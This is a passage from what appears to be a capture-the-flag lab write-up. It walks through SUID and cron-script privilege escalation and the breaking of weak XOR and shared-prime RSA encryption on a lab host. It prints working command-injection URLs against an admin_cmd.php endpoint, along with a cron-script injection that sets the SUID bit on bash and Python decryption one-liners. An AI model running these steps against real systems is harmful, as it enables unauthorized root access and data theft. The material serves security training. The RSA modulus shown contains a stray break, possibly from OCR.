/usr/bin/chfn
/usr/bin/sudo
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/pkexec
/usr/sbin/pppd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/local/bin/backup
www-data@pranavcb014022:/var/www/html/store$
```

Screenshot Explanation: The output lists multiple SUID-enabled binaries accessible to the www-data user. Notably, the presence of non-standard binaries such as /usr/local/bin/backup indicates a potential misconfiguration and a strong candidate for privilege escalation.


Step 6: Running “/usr/local/bin/backup” and getting the flag

Command:

- /usr/local/bin/backup
- whoami
- cd /root
- ls
- cat flag_priv_medium.txt

Command Explanation: Executes the SUID-enabled /usr/local/bin/backup binary, which runs with root privileges. Subsequent commands confirm privilege escalation and allow access to root-owned files.

Screenshot



Screenshot Explanation: Running the backup binary grants a root shell, verified by the whoami and id outputs. Access to the /root directory is obtained, and the flag file flag_priv_medium.txt is successfully read, revealing **FLAG{privilege_escalation_medium}.**

3.8. Privilege Escalation – High

3.8.1. Challenge Setup Overview

This challenge focuses on a **local privilege escalation** caused by a misconfigured automated task. At this stage of the attack chain, the attacker has already gained a **low-privileged interactive shell** on the system (for example, as the www-data user) through earlier exploitation. The attacker does not have administrative privileges and cannot directly access protected files.

The system uses **cron**, a Linux scheduling service that automatically runs commands or scripts at fixed time intervals. Cron jobs are commonly used by system administrators to perform routine tasks such as cleanup, backups, and log management. Each cron job runs with the privileges of the user specified in its configuration.

In this challenge, a cron job is configured to run as the **root user** every minute. The cron job executes a maintenance script located in the system directory. Although the cron job itself is correctly configured to run as root, the script it executes has **incorrect file permissions**.

The maintenance script is configured as **world-writable**, meaning any user on the system, including low-privileged users, can modify its contents. This is a critical security mistake. While the attacker cannot directly run commands as root, they can edit the script that the root cron job executes.

By modifying the writable script, the attacker can insert malicious commands, such as spawning a root shell or changing file permissions. When the cron job runs automatically, it executes the modified script with **root privileges**, causing the injected commands to run as root.


3.8.2. Attack Execution

Step 1: Enumerating Cron Jobs

URL: http://192.168.28.154/store/admin_cmd.php?cmd=**ls -l /etc/cron***

URL Explanation: Uses the vulnerable admin_cmd.php endpoint to list cron configuration files and directories, allowing enumeration of scheduled tasks executed with elevated privileges.

Screenshot



Screenshot Explanation: The output displays system-wide cron configurations under /etc/cron*, including crontab and periodic task directories. The presence of root-owned scheduled jobs confirms that automated tasks are running with elevated privileges,

providing a potential attack path for privilege escalation if associated scripts are misconfigured.

Step 2: Reading the Maintenance Cron Job

URL: http://192.168.28.154/store/admin_cmd.php?cmd=**cat /etc/cron.d/maintenance**

URL Explanation: Reads the maintenance cron job configuration to identify scheduled tasks executed by the root user.

Screenshot


Screenshot Explanation: The cron entry shows a root-owned scheduled task executing /opt/maintenance/cleanup.sh. This confirms an automated job running with elevated privileges and identifies the script as a potential target for privilege escalation if misconfigured.

Step 3: Checking the Script Permissions

Command: http://192.168.28.154/store/admin_cmd.php?cmd=ls -l /opt/maintenance/cleanup.sh

Command Explanation: Uses the vulnerable command execution endpoint to check the permissions of the root-executed maintenance script.

Screenshot



Screenshot Explanation: The output shows the script is world-writable (rwxrwxrwx), confirming it can be modified by a low-privileged user and exploited for privilege escalation.

Step 4: Injecting a root shell and getting the flag


URLs:

- http://192.168.28.154/store/admin_cmd.php?cmd=**echo+'chmod+s+/bin/bash'+>+/opt/maintenance/cleanup.sh**
- http://192.168.28.154/store/admin_cmd.php?cmd=**cat+/opt/maintenance/cleanup.sh**
- http://192.168.28.154/store/admin_cmd.php?cmd=**/bin/bash+-p+-c+whoami**
- http://192.168.28.154/store/admin_cmd.php?cmd=**/bin/bash+-p+-c+'ls+/root'**
- http://192.168.28.154/store/admin_cmd.php?cmd=**/bin/bash+-p+-c+'cat+/root/flag_priv_high.txt'**

URL Explanation:

- **echo 'chmod s /bin/bash' > /opt/maintenance/cleanup.sh**
  Injects a command into the cron-executed script to set the SUID bit on /bin/bash.
- **cat /opt/maintenance/cleanup.sh**
  Verifies that the malicious command was written to the maintenance script.
- **/bin/bash -p -c whoami**
  Executes Bash with preserved privileges to confirm root access.
- **/bin/bash -p -c 'ls /root'**
  Lists files in the /root directory, confirming elevated permissions.
- **/bin/bash -p -c 'cat /root/flag_priv_high.txt'**
  Reads the root-only flag file, completing the privilege escalation challenge.

Screenshot



Screenshot Explanation: The screenshots show successful command injection into the cron-executed maintenance script, followed by execution of /bin/bash with preserved privileges. Root access is confirmed through the whoami output, access to the /root directory, and successful retrieval of the flag **FLAG{privilege_escalation_high}**, completing the high-level privilege escalation.

3.9. Cryptography – Medium

3.9.1. Challenge Setup Overview

This challenge introduces cryptographic analysis following full system compromise in earlier stages. Unlike previous sections that focused on network exploitation, forensics, and privilege escalation, this challenge is **entirely offline and analytical**, requiring no further system exploitation.

The objective of the challenge is to demonstrate how **weak, custom cryptographic implementations** can fail when encryption logic and key material are improperly handled. The target system simulates a realistic administrative mistake in which sensitive data is “secured” using a reversible algorithm rather than a standard cryptographic library.

A sensitive flag is initially created on the target system with root-only permissions, representing confidential data that the system administrator intended to protect. Instead of employing established cryptographic mechanisms, the administrator uses a custom backup encryption script located in the /opt directory. This script applies a **byte-wise XOR operation using a static, hardcoded key**, followed by **Base64 encoding** to obscure the resulting output.

The encryption process produces a single encoded file (secret.enc) that appears unreadable to casual inspection. To simulate poor operational security, the original plaintext flag is removed after encryption, leaving the encoded file as the sole remaining artifact. This design ensures that the challenge cannot be bypassed through direct file access and must be solved through cryptographic reasoning.

A critical weakness is intentionally introduced by leaving the encryption script readable on the system. The script contains both the encryption logic and the static encryption key in plaintext, reflecting a common real-world error where sensitive cryptographic material is stored alongside encrypted data. This allows an attacker with system access to analyse the implementation and identify the reversible nature of the encryption.

Because XOR is a symmetric operation, the same process used to encrypt the data can be applied again to decrypt it. When combined with the fact that Base64 is an encoding mechanism rather than encryption, the challenge becomes solvable by reversing the transformation steps offline.


This challenge is classified as **Medium difficulty** because it requires an understanding of fundamental cryptographic concepts, including reversible ciphers, symmetric encryption, and encoding versus encryption. However, it does not require advanced mathematical cryptanalysis or brute-force techniques. Successful completion depends on logical analysis of the encryption workflow and correct application of the recovered key to restore the original plaintext flag.

Step1: Finding the Encrypted File

URL: http://192.168.28.154/store/admin_cmd.php?cmd=ls+/opt

URL Explanation: Lists the contents of the /opt directory to identify files related to backup or encryption mechanisms.

Screenshot



Screenshot Explanation: The output shows both secret.enc and the associated encryption script backup_encrypt.sh. The presence of the readable shell script indicates that the encryption logic and key may be exposed, making the encoded file a viable target for cryptographic analysis and decryption.

Step 2: Locating the .enc and .sh files


URL:


- http://192.168.28.154/store/admin_cmd.php?cmd=cat+/opt/secret.enc
- http://192.168.28.154/store/admin_cmd.php?cmd=cat+/opt/backup_encrypt.sh

URL Explanation:

- The first URL reads the contents of the encrypted file secret.enc, confirming it is encoded and not human-readable.
- The second URL reveals the backup encryption script, exposing the XOR-based encryption logic and the hardcoded key used to generate the encrypted file.

Screenshot





Screenshot Explanation: The screenshots show the encoded payload inside secret.enc and the readable encryption script containing the static key and reversible algorithm. This confirms that the encryption can be reversed offline to recover the original flag.

Step 3: Decoding and extracting the Flag

URL (reverse algorthm):

/bin/bash -p -c "python3 -c \"import base64;


d = base64.b64decode(open('/opt/secret.enc','rb').read());

k = b'nightfall';

print(bytes([d[i] ^ k[i % len(k)] for i in range(len(d))]).decode())\""

URL Explanation: Executes the reverse of the custom encryption algorithm by first Base64-decoding the encrypted file and then applying the same XOR operation with the recovered static key to restore the original plaintext.

Screenshot



Screenshot Explanation: The output displays the decrypted flag FLAG{cryptography_medium}, confirming successful reversal of the weak encryption scheme and completion of the cryptography challenge.

3.10. Cryptography – High

3.10.1. Challenge Setup Overview

This challenge focuses on the exploitation of **cryptographic implementation errors** rather than weaknesses in the underlying cryptographic algorithms. Building upon the previous cryptography challenge, which involved reversing weak custom encryption, this section introduces a scenario where **industry-standard cryptography is used incorrectly**, resulting in a critical security failure.

The target system simulates a situation where sensitive data backups are protected using **RSA public-key encryption**. Two separate RSA public keys are generated and retained on the system to support redundancy and operational continuity. Corresponding private

keys are intentionally removed, reflecting a hardened environment where only public encryption material is accessible.

Encrypted backup artifacts are stored within a dedicated directory (/opt/crypto_high), alongside the two RSA public keys used for encryption. The encrypted files appear secure and cannot be decrypted through standard means without access to the private keys, creating the impression of strong cryptographic protection.

However, a critical cryptographic misconfiguration is intentionally introduced during key generation. Both RSA key pairs reuse the **same prime factor**, violating a fundamental requirement of RSA security. While each public key appears valid in isolation, sharing a common prime renders the cryptosystem vulnerable to mathematical analysis.

This vulnerability enables an attacker to exploit the relationship between the two public moduli. By calculating the greatest common divisor (GCD) of the moduli derived from the public keys, the shared prime factor can be recovered. Once this prime is known, the corresponding private keys can be reconstructed, allowing offline decryption of the encrypted data.

No encryption scripts, plaintext keys, or direct hints are exposed to the attacker. All necessary information is derived exclusively from publicly available cryptographic material, closely mirroring real-world incidents involving flawed RSA key generation in embedded systems and large-scale certificate infrastructures.

This challenge is classified as **High difficulty** due to its reliance on cryptographic theory, mathematical reasoning, and correct application of asymmetric cryptography concepts. Successful completion requires a deep understanding of RSA internals, key generation processes, and the consequences of prime reuse.

3.10.2. Attack Execution


Step 1: Confirming that Crypto Artifacts Exist


Command:

- http://192.168.28.154/store/admin_cmd.php?cmd=ls+/opt
- http://192.168.28.154/store/admin_cmd.php?cmd=ls+-l+/opt/crypto_high

Command Explanation: Enumerates the /opt directory and then lists detailed contents of /opt/crypto_high to confirm the presence of cryptographic artifacts required for the high-difficulty challenge.

Screenshot





Screenshot Explanation: The screenshots confirm that the crypto_high directory exists and contains multiple encrypted files (cipher1.b64, cipher2.b64) along with public key files (public1.pem, public2.pem). This verifies that all required cryptographic artifacts are present for further analysis and exploitation.


Step 2: Player Opens the Readme.txt file

Command:

http://192.168.28.154/store/admin_cmd.php?cmd=cat+/opt/crypto_high/README.txt

Command Explanation: Reads the README file inside the crypto_high directory to understand the purpose of the encrypted artifacts and available key material.

Screenshot



Screenshot Explanation: The README explains that the directory contains encrypted backup files, provides two public keys for redundancy, and confirms that private keys are not present. This guides the player toward analyzing the encryption approach rather than searching for missing key files.


Step 3: Opening the files and extracting RSA Public Modulus from Base64-Encoded PEM Keys


Command:

- http://192.168.28.154/store/admin_cmd.php?cmd=head+-n+5+/opt/crypto_high/public1.pem
- http://192.168.28.154/store/admin_cmd.php?cmd=head+-n+5+/opt/crypto_high/public2.pem
- http://192.168.28.154/store/admin_cmd.php?cmd=/bin/bash+-p+-c+"python3+-c+\"from+cryptography.hazmat.primitives+import+serialization;from+cryptography.hazmat.backends+import+default_backend;pub=serialization.load_pem_public_key(open('/opt/crypto_high/public1.pem','rb').read(),backend=default_backend());print(pub.public_numbers().n)\""
- http://192.168.28.154/store/admin_cmd.php?cmd=/bin/bash+-p+-c+"python3+-c+\"from+cryptography.hazmat.primitives+import+serialization;from+cryptography.hazmat.backends+import+default_backend;pub=serialization.load_pem_public_key(open('/opt/crypto_high/public2.pem','rb').read(),backend=default_backend());print(pub.public_numbers().n)\""

Command Explanation: The first two commands preview the Base64-encoded RSA public key files. The Python commands then parse each PEM file and extract the RSA public modulus (n) required for further cryptographic analysis.

Screenshot





Screenshot Explanation: The screenshots show the contents of both public key files and the successfully extracted RSA moduli. This confirms that the public keys are valid and provides the numerical values needed to proceed with the high-difficulty cryptography challenge.

Step 4: Find the Shared Prime Number (Using GCD)

Command:

http://192.168.28.154/store/admin_cmd.php?cmd=/bin/bash+-p+-c+"python3+-c+\"import+math;n1=8282728545846933367955266922193097091427930389653449131068421954888750059108971957966601849195674242179100720277910324293050509785830110888638964460229979963389746709240477082282160235978906894307990425942889858156583231628141540960881288959911108525119053039257635135850563353917925446811522214052616372129 7;n2=8150714097871957491834100955436628740403212358444607169021279638372907324698654519342484456001910452457919845865204651992229919329878267952249030702583539043064679992554844611228553141221549006577625902402554698885888465538551811746083428114088307800107510678893733886227468535526490897707257129684052765349;p=math.gcd(n1,n2);print(p);print('bit_length=',p.bit_length())\""

Command Explanation: Computes the greatest common divisor of the two RSA public moduli to identify a shared prime factor caused by key reuse.

Screenshot

Screenshot Explanation: The output reveals a non-trivial shared prime with a 512-bit length, confirming both RSA keys reuse the same prime factor. This vulnerability enables further key reconstruction and decryption in the high-difficulty cryptography challenge.

